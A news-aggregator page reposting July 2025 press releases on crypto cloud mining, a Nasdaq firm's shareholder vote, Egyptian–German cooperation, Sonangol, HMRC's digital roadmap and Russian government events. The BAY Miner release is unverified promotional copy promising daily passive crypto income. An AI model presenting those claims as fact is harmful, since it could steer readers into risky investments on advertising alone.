NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Technology

  • MIL-OSI: Smartphone-driven crypto mining: BAY Miner to upgrade BTC and XRP cloud solutions in 2025

    Source: GlobeNewswire (MIL-OSI)

    Miami, Florida, July 21, 2025 (GLOBE NEWSWIRE) — As global investors increasingly prefer mobile digital asset management, crypto cloud mining platform BAY Miner officially announced its latest technology upgrade in 2025, focusing on optimizing the cloud mining experience of BTC and XRP through smartphones. This update marks that BAY Miner has further lowered the threshold for mining, allowing users to participate in the acquisition of daily cryptocurrency income without hardware equipment.

    So far, BAY Miner has attracted more than 10 million registered users, and its business covers more than 180 countries and regions. Data shows that mobile users account for 68%, most of whom prefer flexible cloud mining contracts for BTC and XRP. The platform supports dynamic scheduling of computing power for multiple currencies such as BTC, XRP, and ETH, and supports daily settlement and automatic revenue statistics.

    Cloud Mining is Reshaping Crypto Investing — Here’s What You Need to Know in 2025

    In this upgrade, BAY Miner focuses on mobile performance, simplified user operations, and improved data transparency. Platform users can now monitor cloud computing power in real time through iOS and Android devices and receive daily profit settlement. As BTC and XRP holders increasingly prefer passive mining and decentralized asset management, cloud mining is becoming a mainstream alternative. Compared with the traditional mining model, it is more environmentally friendly, more flexible, and quicker to get started.

    BAY Miner’s widespread appeal comes not only from its global availability but also from its core platform advantages, including:

    • No hardware required – Users can mine BTC and XRP without investing in mining rigs or technical setup.

    • Mobile-first access – Designed for smartphones and optimized for both iOS and Android devices.

    • Daily payouts – Earnings are automatically calculated and settled every 24 hours.

    • Multi-coin support – Includes BTC, XRP, ETH and more with flexible cloud mining contracts.

    • Green-powered infrastructure – Operates through sustainable energy data centers to reduce carbon impact.

    • Real-time monitoring – Users can track hashrate performance and income via a user-friendly app interface.

    Getting started with BAY Miner is simple. Just follow these steps to begin cloud mining:

    1.Create an account – Sign up at www.bayminer.com using your email address.

    2.Choose a contract – Select from a variety of cloud mining contracts for BTC, XRP, or other supported coins.

    3.Activate mining – Once a contract is selected, mining begins automatically in the cloud—no hardware needed.

    4.Track your earnings – Use the BAY Miner mobile app to monitor real-time income and hashrate performance.

    5.Withdraw or reinvest – Access daily payouts and choose to withdraw or reinvest earnings into new contracts.

    “We’re seeing a growing number of users looking to move away from the complexity and hardware demands of traditional mining,” said a BAY Miner product lead. “Our latest updates are designed to make BTC and XRP cloud mining as effortless as using a smartphone.”

    BAY Miner said it will continue to expand its smartphone cloud mining services globally, especially in high-frequency mobile Internet usage markets such as North America, Southeast Asia and Europe, to build broader digital asset mining accessibility.

    Empowering Everyday Investors Through Simplicity and Access

    BAY Miner has always been committed to breaking the barriers for users to participate in the crypto world. Through mobile-first design and device-free mining mode, the platform hopes to allow more ordinary users to easily obtain opportunities for digital asset growth – without technical costs or complicated operations.

    For the latest contract details and platform upgrade information, please visit the official website:https://bayminer.com

    Get started with BAY Miner on iOS or Android—track your earnings, manage your mining, and unlock passive income with zero hardware.

    Media contact 
    Name: Alicia Thorne
    Global media relation manager
    Email: info@bayminer.com
    Website: www.bayminer.com
    Available on iOS & Android

    Legal Disclaimer: This media platform provides the content of this article on an “as-is” basis, without any warranties or representations of any kind, express or implied. We assume no responsibility for any inaccuracies, errors, or omissions. We do not assume any responsibility or liability for the accuracy, content, images, videos, licenses, completeness, legality, or reliability of the information presented herein. Any concerns, complaints, or copyright issues related to this article should be directed to the content provider mentioned above.

    Attachment

    The MIL Network –

    July 21, 2025
  • MIL-OSI: Antalpha Platform Holding Company Announces Results of the Extraordinary General Meeting Held on July 21, 2025

    Source: GlobeNewswire (MIL-OSI)

    SINGAPORE, July 21, 2025 (GLOBE NEWSWIRE) — Antalpha Platform Holdings Company (“Antalpha” or the “Company”) (Nasdaq: ANTA), a leading fintech platform serving the Bitcoin mining ecosystem, today announced the results of the Company’s extraordinary general meeting of shareholders (the “EGM”) held today.

    19,318,273 ordinary shares of the Company entitled to vote at the EGM were present at the EGM in person or by proxy. These shares represented approximately 81.6% of the Company’s total ordinary shares outstanding as of the record date on June 20, 2025.

    At the EGM, the shareholders of the Company approved the following proposals:

    1. by an ordinary resolution that the authorized share capital of the Company be increased from “US$50,000 divided into 50,000,000 Ordinary Shares of a par value of US$0.001 each” to “US$62,500 divided into 62,500,000 Ordinary Shares of a par value of US$0.001 each” by the creation of an additional 12,500,000 Ordinary Shares of a par value of US$0.001 each to rank pari passu in all respects with the existing shares (the “Authorized Share Capital Increase Proposal”).
    2. by a special resolution that (a) 59,375,000 authorized Ordinary Shares (including the 23,677,500 issued Ordinary Shares) of a par value of US$0.001 each in the capital of the Company be re-designated as Class A Ordinary Shares, and (b) 3,125,000 authorized but unissued Ordinary Shares of a par value of US$0.001 each in the capital of the Company be re-designated as Class B Ordinary Shares (the “Share Re-designation”), such that immediately following the Share Re-designation, the authorized share capital of the Company will be US$62,500 divided into 62,500,000 Ordinary Shares of a par value of US$0.001 each, comprising of (i) 59,375,000 Class A Ordinary Shares (including 23,677,500 issued Class A Ordinary Shares) of a par value of US$0.001 each, and (ii) 3,125,000 Class B Ordinary Shares of a par value of US$0.001 each (the “Share Re-designation Proposal”).
    3. by a special resolution that the Company’s Amended and Restated Memorandum of Association and Articles of Association be amended and restated by their deletion in their entirety and the substitution in their place of the Second Amended and Restated Memorandum of Association and Articles of Association in the form as attached to the EGM notice as Exhibit A (the “Amended M&AA”) for the purposes of varying the Company’s authorized share capital, so that the authorized share capital of the Company will be US$62,500 divided into 62,500,000 shares comprising of (i) 59,375,000 Class A Ordinary Shares of a par value of US$0.001 each (the “Class A Ordinary Shares”), and (ii) 3,125,000 Class B Ordinary Shares of a par value of US$0.001 each (the “Class B Ordinary Shares”), with the rights attaching to such shares as set out in the Amended M&AA, including that each Class A Ordinary Share is entitled to one vote, and is not convertible into Class B Ordinary Share under any circumstances, and each Class B Ordinary Share is entitled to twenty (20) votes, subject to certain conditions, and is convertible into one Class A Ordinary Share at any time by the holder thereof (the “Dual-class Share Structure Proposal”).
    4. by an ordinary resolution that the Chairperson of the board of directors and Chief Executive Officer of the Company be granted one or more awards under the Company’s 2024 Share Incentive Plan (as may be amended from time to time), in the form of options, restricted share units or other types, to acquire an aggregate of up to 1,500,000 Class B Ordinary Shares, of which the first 750,000 Class B Ordinary Shares shall vest only upon the Company achieving a market capitalization of at least US$1 billion, and the remaining 750,000 Class B Ordinary Shares shall vest only upon the Company achieving a market capitalization of at least US$2 billion, as an incentive for his continued service and to align his interests with those of the Company and its shareholders (the “CEO and Chairperson Grant Proposal”).
    5. by an ordinary resolution that the Company shall adopt the treasury management plan in the form as attached hereto as Exhibit B for the purposes of improving the treasury management of the Company, and the Company and its board of directors be authorized to take all actions as may be necessary for the purposes of carrying out such treasury management plan, including issuing ordinary shares or other securities to raise funds to acquire digital gold, or acquiring digital gold through its subsidiaries and/or investees, which may include publicly listed companies, from time to time for purposes of carrying out such treasury management plan (the “Treasury Management Plan Proposal”).

    Each of the above proposals was duly passed. The voting results were as follows:

      VOTES FOR   VOTES AGAINST   VOTES ABSTAINED
    Authorized Share Capital Increase Proposal 19,299,949   17,324   1,000
    Share Re-designation Proposal 19,279,022   38,051   1,200
    Dual-class Share Structure Proposal 19,279,022   38,051   1,200
    CEO and Chairperson Grant Proposal 19,296,106   22,041   126
    Treasury Management Plan Proposal 19,290,443   26,830   1,000
               

    About Antalpha

    Antalpha is a leading fintech company specializing in providing financing, technology, and risk management solutions to institutions in the digital asset industry. Antalpha offers Bitcoin supply chain and margin loans through the Antalpha Prime technology platform, which allows customers to originate and manage their digital assets loans, as well as monitor collateral positions with near real-time data.

    Safe Harbor Statement

    This press release contains statements that may constitute “forward-looking” statements pursuant to the “safe harbor” provisions of the U.S. Private Securities Litigation Reform Act of 1995. These forward-looking statements can be identified by terminology such as “will,” “expects,” “anticipates,” “aims,” “future,” “intends,” “plans,” “believes,” “estimates,” “likely to,” and similar statements. Statements that are not historical facts, including statements about Antalpha’s beliefs, plans, and expectations, are forward-looking statements. Forward-looking statements involve inherent risks and uncertainties. Further information regarding these and other risks is included in Antalpha’s filings with the SEC. All information provided in this press release is as of the date of this press release, and Antalpha does not undertake any obligation to update any forward-looking statement, except as required under applicable law.

    Contacts

    Investor Relations: ir@antalpha.com

    The MIL Network –

    July 21, 2025
  • MIL-OSI Africa: Minister of Planning, Economic Development, and International Cooperation Receives Her German Counterpart on Her First Visit to Egypt to Discuss Strengthening the Strategic Economic Partnership Between the Two Countries

    Source: APO


    .

    H.E. Dr. Rania Al-Mashat, Minister of Planning, Economic Development, and International Cooperation, received Ms. Reem Alabali-Radovan, Federal Minister for Economic Cooperation and Development of Germany, at the Government Headquarters in New Alamein City during her visit to the Arab Republic of Egypt, within the framework of strengthening bilateral economic cooperation between the two countries. The meeting comes as a follow-up to the fruitful discussions held during the 4th International Conference on Financing for Development (Ff4D) in Seville, Spain.

    At the beginning of the meeting, H.E. Dr. Rania Al-Mashat welcomed the German Minister on her first visit to Egypt and wished her success in her mission in the new German government, emphasizing the Arab Republic of Egypt’s appreciation for for the Egyptian-German economic relations, which represent a strategic partnership that reflects the keenness to advancing mutual interests and promoting development efforts, whether through bilateral governmental partnership, German investments in Egypt, and development cooperation efforts, adding that this visit marks a milestone in the process of cooperation between the two countries and reflects the depth of bilateral relations and common vision towards achieving sustainable development and economic growth.

    The two ministers discussed recent developments in Egyptian-German economic and investment relations, joint development projects, and explored new mechanisms for innovative financing, especially in light of the outcomes of the 4th International Conference on Financing for Development held in Seville, Spain, and the need for the international community to contribute more to financing development in developing countries and emerging economies. They also discussed the implementation of the European Investment Guarantee Mechanism (EFSD+), which comes in light of the Egypt-EU strategic partnership and contributes to increasing foreign direct investments to the local and foreign private sector in Egypt, in addition to the preparations for the convening of the 2025 Egyptian-German governmental negotiations.

    The two sides also discussed the outcomes of the 4th International Conference on Financing for Development, noting the importance of implementing recommendations of the UN expert group report on addressing debt challenges in Global South countries, which included 11 outcomes, such as redirecting and replenishing existing resources from multilateral development banks and the IMF to enhance liquidity, adopting policies to extend maturities, financing debt buybacks, reducing debt servicing during crises, reforming the G20 Common Framework to include all middle-income countries, and updating IMF and World Bank debt sustainability analysis (DSA) to better reflect the situation of low- and middle-income countries, among other measures.

    The Minister of Planning, Economic Development and International Cooperation also reviewed the key features of Egypt’s national narrative for economic development, which aims to achieve a structural transformation in the Egyptian economy towards tradable and exportable sectors by strengthening macroeconomic policies, encouraging foreign direct investment, promoting industrial development, and supporting labor market and employment policies, noting that Egyptian-German relations are reflected in achieving these objectives.

    In this context, H.E. Dr. Al-Mashat praised the success of the Egyptian-German Debt Swap Program, where the Egyptian government succeeded in signing debt swap agreements with a total value of €340 million to finance various development projects across multiple sectors, including the new tranche of the debt swap program worth €100 million for the period 2024–2026, explaining that the program contributed  to using the local currency equivalents of debt repayments to implement development projects in various sectors, including education and technical education, social protection, health, improving renewable energy supply. Ongoing coordination is underway to allocate €50 million from the program to support the energy pillar of the “NWFE” program, financing part of the local component for connecting ACWA Power (1) and (2) wind farms, with a total capacity of 1,100 MW. She reaffirmed that the Egyptian-German Debt Swap Program is a successful model for promoting financing for development.

    The discussion also touched on the Financial Cooperation Agreement between Egypt and Germany, which was signed on May 25, 2025, and includes a €118 million financing package in the form of concessional financing and financial contributions (complementary grants), and includes funding for the following projects: financial support for the Comprehensive Technical Education Initiative and the support for the establishment of 25 Egyptian Centers of Excellence. In the same context, the two sides also discussed the the status of the governmental negotiations to be held between the Egyptian and German sides at the end of this year, expressing their aspiration to enhance economic and development cooperation between the two governments, as well as allocating new financial contributions to finance development projects aimed at driving economic growth.

    Furthermore, H.E. Dr. Al-Mashat pointed out that, In light of the success of the country platform for the “NWFE” program and the international community’s expansion of the concept of national platforms to mobilize investments, work is currently underway, in coordination with the Ministry of Industry, the European Bank for Reconstruction and Development, and other development partners, to launch the first national platform to mobilize financing and technical support for the industrial sector. This aligns with the national narrative for economic development to support the state’s efforts in localizing industry and encouraging domestic production, noting that the narrative sets a unified vision for the Egyptian economy to shift towards tradable sectors.

    H.E. also highlighted the importance of strengthening South-South cooperation and triangular cooperation through German collaboration to stimulate efforts to transfer Egyptian expertise in the field of development to developing and emerging countries, noting Egypt’s keenness to advance the prospects of joint cooperation in the field of water within the “NWFE” program with the German side.

    For her part, the German Minister expressed her aspiration to build on the Egyptian-German strategic relations and the progress achieved in recent years to further advance joint cooperation in light of regional and global challenges.

    In the same context, the two sides addressed the Egyptian-German economic cooperation portfolio, which currently amounts to approximately €1.6 billion, aiming to implement various development projects across priority sectors that contribute to sustainable economic development including energy, climate, water supply, sanitation, irrigation, migration, solid waste management, and enhancing the competitiveness of the private sector, which are funded through multiple mechanisms, such as the Egyptian-German Debt Swap Program, concessional financing, financial contributions, and technical cooperation grants.

    Distributed by APO Group on behalf of Ministry of Planning, Economic Development, and International Cooperation – Egypt.

    MIL OSI Africa –

    July 21, 2025
  • MIL-OSI Africa: Sonangol Joins Angola Oil & Gas (AOG) 2025 as Diamond Sponsor Amid Bold Development Drive

    Source: APO

    Angola’s national oil company (NOC) Sonangol has joined the Angola Oil & Gas (AOG) conference as a Diamond Sponsor. The company’s participation comes as it implements a bold development drive in Angola, targeting new exploration opportunities, increased production and 445,000 barrels per day (bpd) in refining capacity. Sonangol’s sponsorship reflects a broader commitment to using oil and gas as a catalyst for development in Angola and is expected to unlock new pathways for global collaboration.

    Producing upwards of 200,000 bpd in oil and gas and supplying the market with 5.4 million metric tons of refined products, Sonangol is an instrumental part of Angola’s oil and gas market. The company has stakes in 35 concessions, of which nine are operated, and has positioned itself as the partner of choice for upstream players. Sonangol is in the process of transforming itself from an NOC into a competitive upstream player. The company reaffirmed its plan to launch an Initial Public Offering, with 30% of the company’s shares set to become available. The partial privatization is not only expected to generate capital to support exploration and production projects, but strengthen Sonangol’s role as a major upstream operator in Angola.

    The anticipated IPO comes as Sonangol advances a series of major oil and gas projects in collaboration with international partners. These include the Agogo Integrated West Hub Development, on track for production by late-2025 and adding 120,000 bpd to the market, as well as the Kaminho deepwater development. Kaminho achieved a final investment decision in 2024 and will start operations in 2028. With the country striving to sustain oil production above one million bpd, Sonangol is also pursuing new development opportunities in Angola, working closely with international operators to unlock new resources. Notably, the company signed a memorandum of understanding with Brazilian state-owned multinational corporation Petrobras in May 2025, covering research and development activities. The agreement follows another deal signed in March 2025 between the companies, outlining the joint study of offshore acreage in Angola. 

    Meanwhile, in pursuit of enhanced fuel security, Sonangol plans to increase refining capacity to 445,000 bpd through the development of three new facilities – set to complement the operational 65,000 bpd Luanda refinery. The first of these – the first phase of the 60,000 bpd Cabinda refinery – is coming online in 2025, while Sonangol is currently seeking $4.8 billion to address the funding shortfall for the Lobito refinery – a 200,000 bpd facility under construction. A 100,000-bpd facility is also planned in Soyo. The Cabinda facility alone is anticipated to reduce Angola’s derivative imports by 14% by 2026.

    Beyond these projects, Sonangol has committed to strengthening skills development across the Angolan oil and gas sector. The company signed two agreements with Massachusetts Institute of Technology (MIT) in the United States (US) in June 2025, aimed at supporting the development of Angola’s natural and mineral resources by leveraging US research, innovation and technology. The first agreement was signed with MIT Industrial Liaison Program, enabling Sonangol to directly interact with MIT research areas to support projects across the energy, mining, engineering, construction and infrastructure industries. The second agreement, MIT Africa, will facilitate knowledge-exchange, staff training, joint research and academic mentoring. MIT Africa features two programs – Global Classroom and Global Teaching Labs – which allow Angolan educational institutions to collaborate with MIT. 

    Distributed by APO Group on behalf of Energy Capital & Power.

    Media files

    .

    MIL OSI Africa –

    July 21, 2025
  • MIL-OSI United Kingdom: New HMRC service announced for workers to take control of their tax affairs

    Source: United Kingdom – Executive Government & Departments

    Press release

    New HMRC service announced for workers to take control of their tax affairs

    New PAYE service announced to save around 35 million taxpayers’ time.

    • New PAYE service to make tax system simpler and easier for around 35 million workers.
    • At least 90% of customer interactions with HMRC to be digital by 2030.
    • Reducing post and letters to save £50 million a year – equal to almost 1,500 full time nurses.

    Workers are set to take control of their tax affairs as the government today (21 July 2025) announces a new online Pay As You Earn (PAYE) service for around 35 million UK taxpayers as HM Revenue and Customs (HMRC) sets out more than 50 measures to transform the UK’s tax and customs system.

    The new online service for all PAYE taxpayers will make it simpler and easier to check and update their income, allowances, reliefs and expenses, and will be available via their Personal Tax Account or through the HMRC app.

    This service forms part of HMRC’s Transformation Roadmap launched today that sets out ambitious plans to become a digital first organisation by 2030, with 90% of customer interactions taking place digitally.

    The roadmap sets out more than 50 IT projects, services and measures that, once delivered, will transform the UK’s tax and customs systems, simplifying processes and making it easier to pay the tax that funds public services and deliver the government’s Plan for Change.

    The plans to modernise the tax and customs system, introduce new AI technologies and work with third parties and intermediaries will make it easier for taxpayers, businesses and intermediaries to interact with HMRC.

    The digital first approach will see HMRC automating tax wherever possible and offering new digital self-serve options across a number of tax regimes.

    Alongside the new PAYE service, HMRC will save £50 million a year – the equivalent of almost 1,500 full time nurses – by moving customer letters and reminders to a digital first approach, reducing the reliance on paper correspondence, by the 2028 to 2029 tax year. Paper post provision will remain for critical correspondence and for the digitally excluded.

    Increasing the use and investment in AI will enable customers to meet their tax obligations and allow HMRC to monitor the tax system in near real time. HMRC plans to introduce AI in work areas including:

    • HMRC advisers and caseworkers: using AI capability to automate call summaries and the use of internal GenAI Chat Assistants to support them in their work
    • Digital assistants: developing new AI-powered features to help customers easily navigate HMRC services and improve the ability to update HMRC’s content and guidance on GOV.UK
    • Compliance: delivering an automatic document identifier system for HMRC caseworkers to identify fraudulent documents during compliance activities by using a biometric likeness-liveness check

    HMRC will work with developers to create a set of principles which will set out HMRC’s expectations of how third parties use AI in software where it interacts with the department and the tax administration system. These principles will give developers the confidence to introduce AI functionality into their products in the UK and minimise the risk of those products introducing error or non-compliance.

    James Murray MP, Exchequer Secretary to the Treasury, said:

    We are going further and faster to make HMRC fit for the 21st century, including delivering a simpler and easier system for all PAYE workers.

    By 2030, taxpayers can expect a modern and innovative HMRC with cutting-edge AI, industry-leading customer service practices, and a laser focus on delivering taxpayer value for money by ensuring everyone pays their fair share.

    Mr Murray’s key priorities for the department are to improve day-to-day performance and the customer experience, reform and modernise the tax and customs system and to close the tax gap. As announced at the Spending Review 2025, £1.7 billion will be provided to HMRC over 4 years to fund an additional 5,500 compliance and 2,400 debt management staff – to ensure more of the tax owed is paid, to fund public services.

    HMRC is focusing on tackling wealthy offshore tax non-compliance, with an additional 400 people set to work on wealthy offshore tax risks. This includes experts in private sector wealth management, who will help find and tackle non-compliance more effectively and train HMRC compliance staff.

    JP Marks, HMRC’s Chief Executive and First Permanent Secretary, said:

    The Government’s ambition is for a simpler tax and customs system and this roadmap sets out how HMRC will deliver a first-class experience that feels different to their customers.

    By 2030, UK citizens will experience a tax administration system that is more automated, more focused on self-service, and better set up to get things right first time so they can fulfil their tax obligations.

    The Transformation Roadmap sets out timescales for delivery and HMRC is committed to reporting on progress. Work is underway to deliver some of the measures set out in the roadmap this tax year, including:

    • extending the rollout of the SMS confirmation service to Self Assessment appeals, complaint cases and some PAYE services
    • improving Self Assessment registration service and streamlining the exit process for those customers who no longer need to file a Self Assessment tax return
    • expanding the rollout of the voice biometrics pilot to make customer verification easier when calling HMRC’s helplines
    • a new service to give employed parents, who are newly liable for the High Income Child Benefit Charge, the choice to pay it directly through their tax code without needing to register for Self Assessment
    • launching an enhanced reward scheme for informants, targeting information on serious non‑compliance in large corporates, wealthy individuals, offshore and avoidance schemes. The new scheme will reward informants with compensation linked to a percentage of any tax taken

    Further measures and projects to be delivered as part of the roadmap include:

    • digitalising the Inheritance Tax service to provide a modern, easy-to-use system, that makes submitting returns and paying tax simpler and quicker.
    • launching a new service to allow agents to digitally submit information which may impact their client’s tax code
    • delivering a Digital Disclosure Service to allow customers and intermediaries to correct mistakes, pay liabilities and penalties for all taxes and duties
    • introducing an electronic trade documentation pilot to see how it could improve customs operations
    • progressing the Verifiable Credentials pilot with US Customs and Border Protection to test the use of new internationally interoperable digital credentials and identity standards

    HMRC wants to incentivise taxpayers to pay their tax on time by simplifying and strengthening penalties. In the 2023 to 2024 tax year, HMRC collected 94.7% of the total tax due. Those who meet their obligations and pay their tax on time should not be disadvantaged by the minority who don’t follow the rules. HMRC will update on modernising behavioural penalties later this year.

    New legislation will come into effect from April 2026 to tackle tax avoidance and fraud by umbrella companies. Many umbrella companies operate within the law but the dishonest few can mean taxpayers are left with large and unexpected tax bills. The legislation will make recruitment agencies that use umbrella companies legally responsible for accounting for PAYE on workers’ pay.

    Further information

    The Transformation Roadmap can be found on GOV.UK.

    The new AI principles for organisations who interact with HMRC and the tax administration system will be informed by government AI and GenAI frameworks.

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 21 July 2025

    MIL OSI United Kingdom –

    July 21, 2025
  • MIL-OSI Russia: Dmitry Chernyshenko: The plan for the Decade of Science and Technology is aimed at achieving technological leadership

    Translation. Region: Russian Federal

    Source: Government of the Russian Federation – Government of the Russian Federation –

    An important disclaimer is at the bottom of this article.

    A meeting of the Coordination Committee for the Decade of Science and Technology was held under the chairmanship of Deputy Prime Minister Dmitry Chernyshenko. Participants discussed the interim results of the Decade’s initiatives for 2025 and preparations for the V Congress of Young Scientists.

    “The Decade of Science and Technology, announced by President Vladimir Putin, is aimed at strengthening the role of science and technology in solving key development problems of the country. Its main goal is to achieve technological leadership of Russia. To achieve this, a special plan has been developed, which provides for the popularization of modern scientific knowledge and obtaining a real socio-economic effect. One of the main annual events – the Congress of Young Scientists – has been included in the national project “Youth and Children” since this year. The event will traditionally bring together representatives of the scientific community, business leaders, as well as representatives of state and public organizations from Russia and other countries,” said Deputy Prime Minister, Co-Chairman of the Coordination Committee for the Decade of Science and Technology Dmitry Chernyshenko.

    Last year, more than 7,000 people from 85 regions of Russia and abroad took part in the Congress of Young Scientists.

    The Decade’s initiatives strengthen the human resources potential of the scientific and technological sphere.

    “Holding the Decade of Science and Technology in Russia is, of course, a very important initiative of the President of the Russian Federation Vladimir Putin. It is aimed at popularizing scientific achievements and creating conditions for doing science. I believe that the organizers and all participants of the Decade of Science and Technology are, on the whole, successfully coping with these tasks,” said Gennady Krasnikov, President of the Russian Academy of Sciences.

    Minister of Education and Science Valery Falkov noted that the Decade of Science and Technology forms the correct perception of science and the profession of a scientist. According to surveys, the proportion of parents who welcome their children’s choice of a career in the scientific field is increasing, now there are more than 60%.

    “We also see a growing interest among young people in engineering specialties, which is associated with the extensive work within the Decade of Science and Technology. Compared to 2022, admission to engineering programs in 2024 increased by 7% – from 213 thousand to 228 thousand people,” the minister emphasized.

    Deputy Minister of Science and Higher Education Denis Sekirinsky reported that scientific volunteering is developing, the study of the legacy of the Soviet scientific school continues, the network of scientific playgrounds for children is expanding – today there are 55 of them in 41 cities in Russia. In the “Science and Innovation” domain, 26 services are available for the research community. In Russia, 12 new routes for popular science tourism have been launched in the regions, and in general, there are 87 of them in the country.

    “Since the beginning of 2025, more than 3,000 events of the Decade of Science and Technology have been held, reaching more than 4 million people. This reflects the scale of the work done and sets a high bar for the second half of the year. The development of existing formats continues, new areas are emerging so that more and more young people see science as an opportunity for professional growth and participation in the future of the country,” he said.

    Sofia Malyavina, Director General, spoke about the work of the operator of the Decade of Science and Technology, ANO National Priorities: “Since the beginning of the Decade of Science and Technology in 2022, we have organized more than a hundred excursions and lectures “Science is Nearby”, created dozens of thematic TV projects and podcasts, and attracted over 100 thousand schoolchildren and students to participate in competitions. Since the beginning of 2025 alone, over 24 thousand publications about science have been published – on television, radio, in the press, and online. Interest in this topic is growing, and our task is to ensure that as many people as possible learn about scientific achievements and the specialists behind them.”

    The head of Rosmolodezh Grigory Gurov noted that the scientific volunteer community consists of more than 60 thousand people, and in 2025, more than 3 thousand volunteers joined it: “Rosmolodezh, together with the “Movement of the First”, is implementing the direction “Science and Technology. “DARE AND DISCOVER”, which helps popularize science among children and young people, including through the flagship project “First in Science”. This year, we plan to launch at least 600 “First” scientific clubs in 30 pilot regions. We support young people who strive to develop in science, we create conditions so that children and young people can implement their ideas and propose innovative projects within the framework of the national project “Youth and Children”, launched on the initiative of the President of Russia.”

    Anton Kobyakov, Advisor to the President and Head of the Interdepartmental Working Group for the Preparation and Holding of the Congress of Young Scientists and Associated Events, spoke about the preparations for the anniversary V Congress of Young Scientists to be held on November 26–28, 2025.

    “Special attention in 2025 is being paid to expanding the international component of the Congress of Young Scientists – active work is underway to invite foreign scientists from friendly countries to participate in the congress. As part of the international promotion, the congress was presented at external communication platforms, including off-site events and presentation sessions of the SPIEF in Mexico, Turkey, India, and Arab countries. Also this year, the partner of the invitation campaign is Friends for Leadership – an association created following the XIX World Festival of Youth and Students, which operates in 130 countries. As a result of the work, to date, more than 1.6 thousand participants have submitted applications to participate in the congress,” said Anton Kobyakov.

    Among the innovations of the upcoming congress, the Presidential Advisor named the holding of the BRICS Social and Humanitarian Research Forum on the sidelines of the congress. In addition, exhibition clusters dedicated to industry, technological development, healthcare, ecology, and digitalization will be organized within the framework of the congress exhibition.

    The Director General of the State Corporation Rosatom, Alexey Likhachev, spoke about the events of the V Congress of Young Scientists related to the topic of the atom and the 80th anniversary of the nuclear industry.

    The Governor of the Yamalo-Nenets Autonomous Okrug Dmitry Artyukhov paid attention to the regional experience of implementing the Decade’s initiatives.

    The director of the National Center “Russia” Natalia Virtuozova spoke about the activities of the National Center “Russia” to implement the tasks of the Decade. According to her, one of the strategic areas was the popularization of science fiction – through exhibition projects, international discussion platforms and educational programs. The flagship of this work was the international symposium “Creating the Future”.

    The head of the Educational Foundation “Talent and Success” Elena Shmeleva, the rector of the Lomonosov Moscow State University Viktor Sadovnichy, the rector of the Presidential Academy Alexey Komissarov put forward a number of proposals for holding projects and events within the framework of the Decade and the Congress of Young Scientists.

    Please note: This information is raw content obtained directly from the source of the information. It is an accurate report of what the source claims and does not necessarily reflect the position of MIL-OSI or its clients.

    .

    MIL OSI Russia News –

    July 21, 2025
  • MIL-OSI Russia: Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk

    Translation. Region: Russian Federal

    Source: Government of the Russian Federation – Government of the Russian Federation –

    An important disclaimer is at the bottom of this article.

    The Prime Minister inspected the Russian-Chinese Friendship House under construction and watched a presentation of key objects of the Blagoveshchensk master plan and the project for coastal protection and embankment reconstruction.

    Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk. With the Governor of the Amur Region Vasily Orlov

    July 21, 2025

    Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk. With the Governor of the Amur Region Vasily Orlov

    July 21, 2025

    Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk. With the Governor of the Amur Region Vasily Orlov

    July 21, 2025

    Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk. With the Governor of the Amur Region Vasily Orlov

    July 21, 2025

    Previous news Next news

    Mikhail Mishustin visited the city center “Tribuna Hall” in Blagoveshchensk. With the Governor of the Amur Region Vasily Orlov

    The key objects of the Blagoveshchensk master plan are located in the central part of the city on the Golden Mile section of the Amur embankment, which includes the House of Russian-Chinese Friendship, a cross-border cable car, an international congress and exhibition center, a premium hotel complex, the Fountain Alley, the Amur Dino Park and other objects.

    The entire territory of the Golden Mile is reclaimed and was formed as a result of the implementation of a large-scale project for coastal protection and improvement of the embankment of the city of Blagoveshchensk (implemented in the period from 2013 to 2024 on 10 sites, which are grouped into 3 key clusters – Golden Mile, Silver Mile and Cote d’Azur).

    The project was created using funds from a single subsidy, the regional budget and with the participation of partners (SBER). Within the framework of the project, the largest fountain complex in Eurasia was created, the House of Russian-Chinese Friendship with an observation deck, a dino park were built, and the central square of Blagoveshchensk was landscaped.

    Drive

    Mikhail Mishustin inspected the automobile checkpoint across the state border Kani-Kurgan

    Mikhail Mishustin inspected the new airport complex of the Blagoveshchensk International Airport (Ignatievo) named after N.N. Muravyov-Amursky

    The House of Russian-Chinese Friendship is a separate building with a complex architectural elliptical shape with variable number of storeys and a protruding cornice-spoiler. The area of the object is 6.3 thousand square meters, 2 floors, the roof of the building serves as an observation deck. Finishing works are currently underway at the object, completion is scheduled for September 2025.

    The cross-border cableway across the Amur River between the cities of Blagoveshchensk (Russia) and Heihe (China) is the world’s first cableway between two countries, Russia and China, and opens up great prospects for the development of international tourism and business. The cableway is being built under an intergovernmental agreement signed on September 3, 2015. The construction period is 2019–2025, with commissioning scheduled for May 2026. Technical readiness as of July 2025 is 80%.

    The length of the cable car is 976 meters, it consists of two independent lines with two cabins with a capacity of up to 110 people each, the throughput capacity is 6.8 thousand people per day in each direction, the throughput capacity of the checkpoint across the state border is up to 2.5 million people per year (in both directions).

    On the Russian side, a four-level passenger terminal with a total area of 26 thousand square meters is being built to accommodate the cable car terminal station, a platform and technological equipment, a checkpoint across the state border, a duty-free shop, restaurants, shopping and entertainment facilities. Commissioning is scheduled for May 2026.

    The construction of a multifunctional congress and exhibition center is included in the long-term plan for the comprehensive socio-economic development of Blagoveshchensk for the period up to 2030. The planned start date for construction is the first quarter of 2026, and the completion of work is 2028. International events will be held here (the Russian-Chinese Economic Forum “AmurExpo”, congresses, concerts, exhibitions), a center for Russian-Chinese business cooperation will be created, and a permanent export fair of Russian goods (from food to industrial equipment) for foreign guests will be organized.

    The construction of five-star hotels is planned on the territory adjacent to the cross-border cableway under construction, in the immediate vicinity of the planned international congress and exhibition center.

